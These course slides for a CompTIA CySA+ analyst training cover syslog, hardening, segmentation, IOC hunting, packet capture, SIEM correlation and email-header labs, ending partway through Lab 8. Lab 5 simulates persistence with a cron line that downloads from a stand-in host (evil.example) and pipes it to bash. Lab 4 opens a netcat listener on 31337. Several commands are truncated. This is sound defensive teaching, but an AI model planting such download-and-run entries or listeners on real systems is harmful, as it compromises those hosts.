LEARNER GUIDE · COURSE SLIDES

CompTIA Cybersecurity Analyst (CySA+) Training

WSQ Course Code: TGS-2024049211

WSQ TSC: Cyber Risk Management (ICT-SNA-4007-1.1)

Conducted by Tertiary Infotech Academy Pte Ltd · UEN 201200696W

Version v6 · Learner Guide Slides

COURSE ADMINISTRATION

Welcome & Housekeeping

Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- The trainer/administrator will display the digital attendance QR code generated from the SSG portal.
- Scan the QR code with your mobile phone camera and submit your attendance.
- A minimum of 75% attendance is required to be eligible for assessment and funding.

ICEBREAKER

Let's Know Each Other

- Your name and organisation / role
- Your experience with security operations and SOC tools
- What you want to get out of this CySA+ course
- One security incident or tool you are curious about

HOUSEKEEPING

Ground Rules

1. Set your mobile phone to silent mode.
2. Participate actively — no question is too small.
3. Mutual respect: agree to disagree.
4. One conversation at a time.
5. Be punctual; return from breaks on time.
6. 75% attendance is required.

LESSON PLAN

Day 1

- Digital Attendance (AM)
- Trainer & Learner Introduction
- Learning Outcomes & Course Outline
- Topic 1: Security Operations (Labs 1–10)
- Lunch Break
- Digital Attendance (PM)
- End of Day 1

LESSON PLAN

Day 2

- Digital Attendance (AM)
- Topic 2: Vulnerability Management (Labs 11–19)
- Lunch Break
- Digital Attendance (PM)
- Topic 2 continued
- End of Day 2

LESSON PLAN

Day 3

- Digital Attendance (AM)
- Topic 3: Incident Response & Management (Labs 20–25)
- Lunch Break
- Digital Attendance (PM)
- Topic 3 continued
- End of Day 3

LESSON PLAN

Day 4

- Digital Attendance (AM)
- Topic 4: Reporting & Communication (Labs 26–30)
- Lunch Break
- Digital Attendance (PM)
- Topic 4 continued
- End of Day 4

LESSON PLAN

Day 5

- Digital Attendance (AM)
- Revision
- Lunch Break
- Digital Attendance (PM)
- Course Feedback & TRAQOM Survey
- Digital Attendance (Assessment)
- Final Assessment
- End of Class

SKILLS FRAMEWORK

WSQ TSC: Cyber Risk Management

- **TSC Title: Cyber Risk Management**
- **TSC Code: ICT-SNA-4007-1.1**
- This course is aligned to the SkillsFuture Singapore (SSG) Skills Framework Technical Skills & Competency (TSC) above.

SKILLS FRAMEWORK

TSC Knowledge (K)

- K1 Cyber risk assessment techniques
- K2 Security risks, threats and vulnerabilities
- K3 Possible treatments of security risks, threats and vulnerabilities
- K4 Required levels of confidentiality, integrity, privacy and personal data protection as well as privacy technologies

SKILLS FRAMEWORK

TSC Abilities (A)

- A1 Develop cyber risk assessment techniques to identify security loopholes and weaknesses in the business
- A2 Design cyber risk assessments by consolidating insights from the business and various functions
- A3 Identify cyber security risks, threats and vulnerabilities, and their impact on the organisation
- A4 Identify possible treatments for cyber risks, threats and vulnerabilities identified
- A5 Implement endorsed treatment and measures to address security gaps

OUTCOMES

Learning Outcomes

- **By the end of the course, learners will be able to:**
- Identify cyber security risks, threats, and vulnerabilities, and assess their impact on the organization.
- Develop cyber risk assessments by consolidating insights from business to identify security gaps.
- Identify possible treatments for identified cyber risks, threats, and vulnerabilities.
- Implement endorsed treatment measures to address security gaps and ensure data protection.

COURSE OUTLINE

Topic 1: Security Operations (33%)

- OS & software security
- Logging & log ingestion
- Network architecture & segmentation
- Identity & access management
- Encryption & active defence
- Indicators of malicious activity
- Packet & traffic analysis
- Email analysis
- Threat intelligence & MITRE ATT&CK

COURSE OUTLINE

Topic 2: Vulnerability Management (30%)

- Asset discovery & network mapping
- Vulnerability scanning (OpenVAS/ZAP/Nikto)
- Analysing scan results
- CVSS scoring & prioritisation
- Web application vulnerabilities (XSS/SQLi)
- Exploitation with Metasploit
- Patch management & hardening
- Attack surface reconnaissance

COURSE OUTLINE

Topic 3: Incident Response and Management (20%)

- Attack frameworks (Kill Chain, ATT&CK, Diamond)
- Evidence acquisition & chain of custody
- Memory & host forensics
- Log analysis for IR
- Containment & isolation
- IR playbooks & tabletop exercises

COURSE OUTLINE

Topic 4: Reporting and Communication (17%)

- Vulnerability management reporting
- Executive incident reporting
- Security metrics (MTTD/MTTR)
- Compliance reporting (PCI DSS / ISO 27001 / NIST)
- Stakeholder communication & lessons learned

ASSESSMENT

Final Assessment

- Written Assessment (SAQ) — 1 hour
- Case Study (CS) — 1 hour
- **Assessment format: Open Book**
  - Open book assessment ONLY includes Slides, Learner Guide or any approved materials.
- An appeal process is available for learners assessed as Not Yet Competent.

ASSESSMENT

Briefing for Assessment

- Place phones and other materials under the table or on the floor.
- No photos or recording of assessment scripts.
- No discussion during assessment.
- Use black/blue pen for assessment (hard copies). No liquid paper or correction tape.
- Assessment scripts will be collected when the time is up.

FUNDING

Criteria for Funding

- Minimum attendance rate of 75% based on SSG Digital Attendance record.
- Complete the assessment and be assessed as 'Competent'.

SYSTEMS

LMS / TMS

- Access your Learning & Training Management System for materials, attendance and certificates:
- **https://lms-tms.tertiaryinfotech.com**

TOPIC 1 · 33% OF CS0-003

Security Operations

Topic 1 Overview

- **CompTIA CySA+ CS0-003 exam weighting: 33%**
- OS & software security
- Logging & log ingestion
- Network architecture & segmentation
- Identity & access management
- Encryption & active defence
- Indicators of malicious activity
- Packet & traffic analysis
- Email analysis
- Threat intelligence & MITRE ATT&CK
- **Hands-on Labs 1–10 (10 labs)**

Lab 1 — Log Ingestion and Time Synchronization

- **Objective**
  - In this lab you will configure a centralised syslog collector with rsyslog and synchronise the system clock with chrony. Accurate timestamps and reliable log ingestion are the foundation of every SOC: if logs from two hosts disagree on time by 30 seconds, you cannot correlate an attack across them. By the end you will…
- **Environment: Killercoda Ubuntu Playground**
- CySA+ mapping: 1.1 — Log ingestion, Time synchronization, Logging levels

Lab 1 — Reference Diagram

Value	Severity	Keyword	Deprecated keywords	Description
0	Emergency	`emerg`	`panic` [7]	System is unusable. A panic condition.[8]
1	Alert	`alert`		Action must be taken immediately. A condition that should be corrected immediately, such as a corrupted system database.[8]
2	Critical	`crit`		Critical conditions, such as hard device errors.[8]
3	Error	`err`	`error` [7]	Error conditions.
4	Warning	`warning`	`warn` [7]	Warning conditions.
5	Notice	`notice`		Normal but significant conditions. Conditions that are not error conditions, but that may require special handling.[8]
6	Informational	`info`		Informational messages.
7	Debug	`debug`		Debug-level messages. Messages that contain information normally of use only when debugging a program.[8]

Lab 1 — Hands-On Steps

Step 1: Install rsyslog and chrony

rsyslog is the default Linux syslog daemon.

```
$ apt update && apt install -y rsyslog chrony
```

Step 2: Verify time synchronization

The Stratum field tells you how many hops to a reference clock.

```
$ chronyc tracking
```

Step 3: Inspect the rsyslog configuration

The main file routes messages by facility (auth, cron, kern, mail, daemon, local0–7) and severity (emerg, alert, crit, err, warning, notice, info,…

```
$ cat /etc/rsyslog.conf
```

Step 4: Generate logs at each severity

logger is the standard tool to inject a syslog message from the shell.

```
$ logger -p user.info "lab1: info message"
```

Step 5: Configure a central collector (loopback test)

Edit /etc/rsyslog.d/10-collector.conf:

```
$ cat > /etc/rsyslog.d/10-collector.conf <<'EOF'
```

Lab 1 — Hands-On Steps (cont'd)

Step 6: Confirm receiver is listening

You should see rsyslogd bound to UDP/514.

```
$ ss -ulnp | grep :514
```

Lab 1 — What You Learned

- **By completing this lab you can:**
- The 8 syslog severity levels and how to filter on them.
- How to inject messages with logger and follow them in /var/log/syslog.
- How to centralise logs over UDP/514 with rsyslog.
- Why time sync is required before correlation — and how to verify it with chronyc.

Lab 2 — OS Hardening and System Process Inspection

- **Objective**
  - In this lab you will audit a Linux host with lynis, enable kernel-level auditing with auditd, and inspect running processes, kernel modules, and hardware to spot deviations from a baseline. These are exam-blueprint skills under CySA+ 1.1 (Operating system concepts — system hardening, system processes, hardware…
- **Environment: Killercoda Ubuntu Playground**

Lab 2 — Hands-On Steps

Step 1: Install hardening and audit tools

lynis is a free CIS-style hardening scanner.

```
$ apt update && apt install -y lynis auditd
```

Step 2: Inspect the file structure and configuration locations

Cyber analysts must know where configuration lives:

```
$ ls /etc | head
```

Step 3: Enumerate processes (CySA+ "system processes")

Look for unexpected parents — e.g.

```
$ ps -ef --forest | head -30
```

Step 4: Inspect the hardware architecture

CySA+ expects you to know x86_64 vs ARM, CPU virtualization flags, and how to read uname for kernel version (which CVEs depend on).

```
$ lscpu
```

Step 5: Run a Lynis hardening audit

When it finishes, scroll to Suggestions and Hardening index.

```
$ lynis audit system --quick
```

Lab 2 — Hands-On Steps (cont'd)

Step 6: Enable auditd and watch a sensitive file

-w adds a watch, -p wa records writes and attribute changes, -k tags events with a key.

```
$ systemctl enable --now auditd
```

Step 7: Apply a quick hardening control

Disable an unused service and verify:

```
$ systemctl list-unit-files --state=enabled | head
```


Lab 2 — What You Learned

- **By completing this lab you can:**
- Where Linux configuration, logs, and kernel tunables live.
- How to enumerate processes, sockets, hardware, and kernel.
- How to run a free CIS-style audit with lynis.
- How to write an auditd rule and read the resulting events with ausearch.

Lab 3 — Network Segmentation and Zero Trust

- **Objective**
  - In this lab you will build two isolated network "zones" using Linux network namespaces, then enforce a deny-by-default policy between them with iptables. This is a hands-on model of the segmentation, SDN, SASE, and Zero Trust concepts in CySA+ 1.1 (Network architecture, Segmentation, Zero trust).
- **Environment: Killercoda Ubuntu Playground**

Lab 3 — Reference Diagram



Lab 3 — Hands-On Steps

Step 1: Why segmentation?

A flat network lets ransomware pivot from any compromised host to every other.

Step 2: Create two zones with network namespaces

Two isolated network stacks now share a wire.

```
$ ip netns add zone-a
```

Step 3: Apply a deny-by-default policy in zone-b

Re-test from zone-a:

```
$ ip netns exec zone-b iptables -P INPUT DROP
```

Step 4: Allow only one explicit flow (Zero Trust style)

Permit only SSH (TCP/22) from zone-a, and only an established response:

```
$ ip netns exec zone-b iptables -A INPUT  -p tcp --dport 22 -s 10.10.1.1 -m conn
```

Step 5: Map the model to CySA+ vocabulary

| CySA+ concept | What you built | |---|---| | On-premises | Both namespaces on local host | | Network segmentation | Two namespaces with separate…

Lab 3 — Hands-On Steps (cont'd)

Step 6: Clean up

```
$ ip netns del zone-a
```

Lab 3 — What You Learned

- **By completing this lab you can:**
- How to build two isolated network zones with ip netns.
- How iptables enforces a segmentation boundary.
- How a deny-by-default + per-flow allow list maps to Zero Trust.
- The CySA+ vocabulary (segmentation, SASE, SDN, ZTNA) in concrete commands.

Lab 4 — Detecting Malicious Network Activity

- **Objective**
  - In this lab you will generate and detect several network-based indicators of compromise: port scans, beaconing, unusual traffic spikes, and activity on unexpected ports. These are exam-blueprint items under CySA+ 1.2 (Network-related indicators of malicious activity).
- **Environment: Killercoda Ubuntu Playground**

Lab 4 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y tcpdump nmap netcat-openbsd curl
```

Step 2: Detect a port scan (scans/sweeps)

In terminal 1, start a capture:

```
$ tcpdump -i any -nn 'tcp[tcpflags] & (tcp-syn) != 0 and not tcp[tcpflags] & tcp
```

Step 3: Detect beaconing (regular C2 callbacks)

Beaconing is malware checking in with its command-and-control server on a regular cadence.

```
$ for i in {1..6}; do curl -s -o /dev/null http://example.com; sleep 5; done &
```

Step 4: Detect activity on an unexpected port

Spawn a listener on an unusual port:

```
$ nc -l -p 31337 &
```

Step 5: Detect a traffic spike (bandwidth consumption)

Generate a burst of traffic:

```
$ for i in {1..100}; do curl -s -o /dev/null http://example.com & done; wait
```

Lab 4 — Hands-On Steps (cont'd)

Step 6: Detect irregular peer-to-peer / rogue device patterns

ARP sweeps reveal rogue devices and lateral-movement reconnaissance:

```
$ ip neigh
```

Step 7: Clean up background jobs

```
$ kill %1 %2 2>/dev/null; jobs
```


Lab 4 — What You Learned

- **By completing this lab you can:**
- BPF filters for SYN-only packets → detecting scans.
- Using tcpdump -ttt to spot beaconing intervals.
- Identifying activity on unexpected ports with ss.
- Recognising bandwidth spikes and ARP-based rogue device indicators.

Lab 5 — Host-Based IOC Hunting

- **Objective**
  - In this lab you will hunt host-level indicators of compromise: unauthorised processes, unauthorised scheduled tasks, new accounts, file-system anomalies, and abnormal CPU/memory consumption. These are exam-blueprint items under CySA+ 1.2 (Host-related, Application-related, and Other indicators).
- **Environment: Killercoda Ubuntu Playground**

Lab 5 — Reference Diagram



Lab 5 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y auditd procps psmisc inotify-tools
```

Step 2: Baseline current state

You cannot spot the abnormal without first knowing the normal.

```
$ ps -ef > /tmp/baseline_ps.txt
```

Step 3: Simulate unauthorised user creation (Application-related: "Introduction of new accounts")

The diff immediately surfaces the unauthorised account.

```
$ useradd -m attacker
```

Step 4: Detect a malicious scheduled task (Host-related: "Unauthorized scheduled tasks")

This is exactly what a persistence-stage attacker does.

```
$ (crontab -l 2>/dev/null; echo "*/5 * * * * curl -s http://evil.example/x | bas
```

Step 5: Detect abnormal process / CPU consumption (Host-related: "Processor consumption")

Spawn a CPU-burner that mimics a coinminer:

```
$ yes > /dev/null &
```

Lab 5 — Hands-On Steps (cont'd)

Step 6: Detect file-system anomalies (Host-related: "File system changes or anomalies")

Watch a sensitive directory for unexpected writes:

```
$ inotifywait -m -r -e create,modify,delete /etc 2>/dev/null &
```

Step 7: Detect malicious processes via parent / command line (Host-related: "Malicious processes")

A reverse shell often has bash as a child of a network listener:

```
$ ps -ef | awk '$3==1 && $NF ~ /sh$/ {print}'
```

Step 8: Detect unauthorised privilege escalation

Multiple UID-0 entries in /etc/passwd, new SUID binaries, or a flood of failed sudo attempts all qualify as "Unauthorized privileges".

```
$ grep -E 'sudo|su\b' /var/log/auth.log | tail
```

Step 9: Clean up

```
$ kill %1 %2 2>/dev/null
```


Lab 5 — What You Learned

- **By completing this lab you can:**
- The value of a baseline before hunting.
- How to detect new accounts, cron persistence, CPU abuse, file-system drops, suspicious process trees, and privilege escalation — each mapped to a CySA+ 1.2 indicator.

Lab 6 — Packet Capture for Threat Hunting

- **Objective**
  - In this lab you will capture live traffic with tcpdump, then perform analyst-level extraction with tshark: pulling HTTP host headers, DNS queries, and TLS SNI fields out of a pcap. These are exam-blueprint skills under CySA+ 1.3 (Packet capture — Wireshark, tcpdump).
- **Environment: Killercoda Ubuntu Playground**

Lab 6 — Reference Diagram



Lab 6 — Hands-On Steps

Step 1: Install tools

When prompted by tshark, answer "No" — non-root packet capture is not needed inside Killercoda.

```
$ apt update && apt install -y tcpdump tshark curl dnsutils
```

Step 2: Capture a known-traffic sample to a pcap

-w writes a pcap, -G 10 -W 1 rotates after 10 seconds and stops.

```
$ tcpdump -i any -nn -w /tmp/sample.pcap -G 10 -W 1 &
```

Step 3: Extract DNS queries from the pcap

In a threat hunt this is how you spot DGA-style randomised domains, DNS tunnelling, or queries to known-bad domains.

```
$ tshark -r /tmp/sample.pcap -Y 'dns.flags.response==0' -T fields -e dns.qry.nam
```

Step 4: Extract HTTP host headers and URIs

Cleartext HTTP requests reveal command-and-control URLs, downloaded second stages, and exfiltration endpoints.

```
$ tshark -r /tmp/sample.pcap -Y http.request -T fields -e http.host -e http.requ
```

Step 5: Extract TLS SNI (server name indicator)

Even when payloads are encrypted, the SNI in the ClientHello tells you which host the client tried to reach — the single most useful field for…

```
$ tshark -r /tmp/sample.pcap -Y 'tls.handshake.type==1' -T fields -e tls.handsha
```

Lab 6 — Hands-On Steps (cont'd)

Step 6: Top talkers / conversations

The output ranks IP pairs by bytes.

```
$ tshark -r /tmp/sample.pcap -q -z conv,ip | head -20
```

Step 7: Apply a display filter while sniffing live

Display filters (Wireshark-style) are richer than BPF; they can match application-layer fields like http.user_agent or dns.qry.name contains "tor".

```
$ tshark -i any -Y 'dns and ip.dst==8.8.8.8' -c 5
```

Step 8: Hunt a specific IOC across a pcap

Imagine your threat-intel feed flags 93.184.216.34:

```
$ tshark -r /tmp/sample.pcap -Y 'ip.addr==93.184.216.34' -T fields -e frame.time
```

Lab 6 — What You Learned

- **By completing this lab you can:**
- How to capture to a rotating pcap with tcpdump.
- How to extract DNS, HTTP, and TLS SNI fields with tshark.
- How to rank top talkers and pivot on a specific IOC.
- The CySA+ 1.3 muscle memory for any packet-capture exam question.

Lab 7 — SIEM Log Correlation

- **Objective**
  - In this lab you will play the role of a SIEM: ingesting raw logs from multiple sources, normalising them, and correlating fields to detect a brute-force-then-success login pattern. You will use the universal Unix data-pipeline trio — grep, awk, jq — which is enough to prototype any SOAR / SIEM rule before deploying it…
- **Environment: Killercoda Ubuntu Playground**
- CySA+ mapping: 1.3 — SIEM, SOAR, Log analysis/correlation.

Lab 7 — Hands-On Steps

Step 1: Install tools and seed sample logs

```
$ apt update && apt install -y jq
```

Step 2: Extract structured fields with awk (parsing)

Output: timestamp + source IP.

```
$ awk '/Failed password/ {print $1, $(NF-3)}' auth.log
```

Step 3: Count failures per IP (aggregation)

This is the core SIEM aggregation: 5 203.0.113.7, 1 198.51.100.4.

```
$ grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sor
```

Step 4: Correlate failed brute-force with successful login (rule logic)

If the same IP that produced ≥ 5 failures ever produces an Accepted — that is a confirmed credential-stuffing success.

```
$ bad_ip=$(grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq
```

Step 5: Pivot to a second data source (web logs)

We now know the attacker authenticated and immediately hit /admin and uploaded a file — likely a web shell.

```
$ grep "$bad_ip" web.log
```

Lab 7 — Hands-On Steps (cont'd)

Step 6: Work with structured JSON logs (jq)

Suricata, Zeek, AWS CloudTrail, and most modern tools emit JSON.

```
$ cat > events.json <<'EOF'
```

Step 7: Build a one-line "detection rule"

Any IP printed is on both sides — failed AND succeeded.

```
$ join -1 1 -2 1 \
```

Lab 7 — What You Learned

- **By completing this lab you can:**
- Parse, aggregate, and correlate logs across multiple sources.
- Build a brute-force-then-success detection by hand — the algorithm under every SIEM "use case".
- Work with both unstructured syslog and structured JSON events.
- Move from raw log to actionable alert without leaving the shell.

Lab 8 — Email Header Analysis (SPF/DKIM/DMARC)

- **Objective**
  - In this lab you will analyse an email header for impersonation indicators and inspect the three authentication standards — SPF, DKIM, and DMARC — that determine whether a sender is forging the From address. These are exam-blueprint items under CySA+ 1.3 (Email analysis — Header, Impersonation, DKIM, DMARC, SPF,…
- **Environment: Killercoda + Web (MXToolbox)**

Lab 8 — Hands-On Steps

Step 1: Install DNS tools

```
$ apt update && apt install -y dnsutils
```

Step 2: Look up an SPF record

SPF lists the IPs/hosts allowed to send mail for a domain.

```
$ dig +short TXT google.com | grep spf1
```

Step 3: Look up DKIM and DMARC

DKIM signatures live at a selector subdomain (e.g.

```
$ dig +short TXT _dmarc.google.com
```

Step 4: Analyse a suspicious raw header

Save the following spear-phishing-style header:

```
$ cat > /tmp/header.eml <<'EOF'
```

Step 5: Trace the Received chain to find the true origin

Received headers are stacked top-down; the lowest one is the original.

```
$ tac /tmp/header.eml | grep -E '^Received'
```

Lab 8 — Hands-On Steps (cont'd)

Step 6: Check embedded links (CySA+ "Obfuscated links")

Phish emails hide the real destination behind plausible link text.

```
$ cat > /tmp/body.txt <<'EOF'
```

Step 7: Validate against a public service

For real triage, paste the full header into:

